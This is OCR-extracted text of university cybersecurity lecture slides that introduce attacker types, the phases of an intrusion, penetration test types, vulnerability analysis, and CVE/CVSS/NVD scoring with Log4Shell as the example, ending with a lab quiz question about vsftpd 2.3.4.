Chapter 3
System Vulnerabilities and Attack Methods

Honeypot Project

Due: Jan 11, 2026

amine.merzoug@univ-batna2.dz


What is an attacker?

What is an attacker?

An **attacker in cybersecurity** is a person who **bypasses a computer system's protections** and attempts to **gain unauthorized access**.

Are all attackers malicious?

What is an attacker?



What is an attacker?


Malicious Actions

- **Stealing sensitive information**
- **Deleting critical data**
- **Encrypting files**
- **Disrupting or damaging system operations**
- **Installing malware or backdoors**
- **Hijacking system resources** (e.g., for cryptomining)
- etc.

Benign Actions

- **Help improve the security of a system**
- Performing **ethical hacking** to identify vulnerabilities
- Conducting **security audits and tests**
- **Reporting discovered flaws** responsibly
- **Implementing security measures** and best practices

Types of Attackers



Different Types of Attackers

White Hat Attackers

- Benign
- Acts **legally** and ethically
- **Aims to protect their own assets or the organization's**
- Uses technical knowledge to **strengthen defenses**

Black Hat Attackers

- Malicous
- Uses knowledge for **personal gain**
- **Harms others** (systems, etc.)
- **Disregards the consequences** of their actions

Gray Hat Attackers


- Has **mixed intentions**
- Acts based on a **personal sense of justice**
- **Searches for vulnerabilities** without authorization

Other Types of Attackers

- **Hacktivists:** Motivated by **political causes**
- **Script Kiddies: Inexperienced** using pre-made tools
- **Spy Hackers: espionage** activities
- **Suicide Hackers: fame or notoriety**, often at high personal risk

Intrusion Phases

Intrusion phases



Intrusion Phases

Reconnaissance

Simple but time-consuming:
- Can be **active or passive**.
- Can be **Online** (e.g., WHOIS, Shodan, Google) and /or **Offline** (e.g., dumpster diving, shoulder surfing, eavesdropping)

Network scanning

Detailed information gathering:
- Ping Sweep
- Network Scanning
- OS Fingerprinting
- Network Mapping

Gaining Access

Most critical phase: exploitation of a vulnerability (human or software-based) discovered during the second phase.


Maintaining Access

The attacker seeks an additional entry point by installing backdoors.
Even if the initially exploited vulnerability is patched, they still have alternative access to the system.

Covering tracks

The attacker aims to eliminate all evidence of their exploit or presence.
This often involves deleting log files that record system activities.

Intrusion phases




Note: An ethical attacker **stops at phase 3**.

- Their goal is to understand how attacks work, assess threats, and determine how to protect systems.

- This type of activity, conducted with prior authorization, is known as a **penetration test (pentest)**.

Types of Contractual Penetration Tests



Three Types of Contractual Penetration Tests

Black Box Penetration Test

The ethical attacker will operate like a hacker and will have no information about the system.

White Box Penetration Test

The ethical attacker communicates with the company, which provides details and information about its organization that will be used to attempt to breach the system.

Gray Box Penetration Test

The ethical attacker has access to only a limited amount of information and tries to use this information to successfully carry out the penetration test.

Vulnerability Analysis

What is a Vulnerability?

Vulnerability Analysis: The Weak Link

Vulnerabilities are the **weakest points in any organizational system**.

Once discovered, they can be exploited by **malicious actors** to gain unauthorized access and compromise the system.

Common **causes of vulnerabilities** include:

- **Poor system configuration**
- **Weak passwords**
- **Application flaws**
- **Operating system vulnerabilities**
- **Failure to update software and solutions**
- etc.

Vulnerability Analysis

- Operating system vulnerabilities (e.g., Lazarus Group)

Vulnerability Analysis

Why Perform Vulnerability Analysis?

To **understand vulnerabilities** and **address them** (essential within organizations).

- **Identifying security flaws** in a given system or application.
- **Resolving these flaws**, **but who is responsible**? (Often security teams or system administrators.)
- **Improving the security posture** by preventing and detecting vulnerabilities.
- **Assessing the resilience** of a system or application against various types of attacks.
- **Testing the vulnerability** through a Proof of Concept (PoC).

Vulnerability Analysis

Why Perform Vulnerability Analysis?


To **understand vulnerabilities** and **address them** (essential within organizations).

- **Identifying security flaws** in a given system or application.
- **Resolving these flaws**, **but who is responsible**? (Often security teams or system administrators.)
- **Improving the security posture** by preventing and detecting vulnerabilities.
- **Assessing the resilience** of a system or application against various types of attacks.
- **Testing the vulnerability** through a Proof of Concept (PoC).

The PoC (Proof of Concept) may include

- A **description of the vulnerability** currently being analyzed.
- **Identification of the affected systems** and their respective versions.
- Step-by-step **phases and methods** for exploiting the vulnerability.

Vulnerability Analysis



Vulnerability Analysis Phase

Pre-Analysis Phase

Analysis Phase


Post-Analysis Phase

- **Identify affected systems or technologies** impacted by the vulnerability.
- **Notify the experts** responsible for the target systems.

- **Determine the criticality and exploitability** of the vulnerability on the identified systems.
- **Assess the risk and potential impact** on the organization. This is the phase where the **Proof of Concept (PoC) is tested**.

- **Apply necessary patches** to mitigate the vulnerability.
- **Enhance security policies and rules** to prevent future exploitation.

Vulnerability Analysis



Vulnerability Scoring

CVE (Common Vulnerabilities and Exposures)

CVSS (Common Vulnerability Scoring System)


NVD (National Vulnerability Database)

- **Maintained by MITRE**
- **Facilitates sharing of known vulnerabilities**
- **Each vulnerability has a unique CVE identifier**

- **It is a score out of 10 representing the risk level of a vulnerability.**
- **The higher the score, the greater the risk.**

- **It is a standard repository maintained by the U.S. government for vulnerability management data.**
- **The NVD contains databases with security checklists, product names, and impact metrics.**

Vulnerability Analysis




Vulnerability Scoring

CVE (Common Vulnerabilities and Exposures)

CVSS (Common Vulnerability Scoring System)


NVD (National Vulnerability Database)

<u>CVE-2021-44228</u>



CVSS v3.0 Ratings

Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0



Information Technology Laboratory

NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

CVE-2021-44228 Detail

UNDERGOING REANALYSIS

This vulnerability has been modified and is currently undergoing reanalysis. Please check back soon to view the updated vulnerability summary.

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228
NVD Published Date:
12/10/2021

Vulnerability Analysis

What is the CVE of the vulnerability we exploited on port 21 during the lab session (vsftpd 2.3.4)?

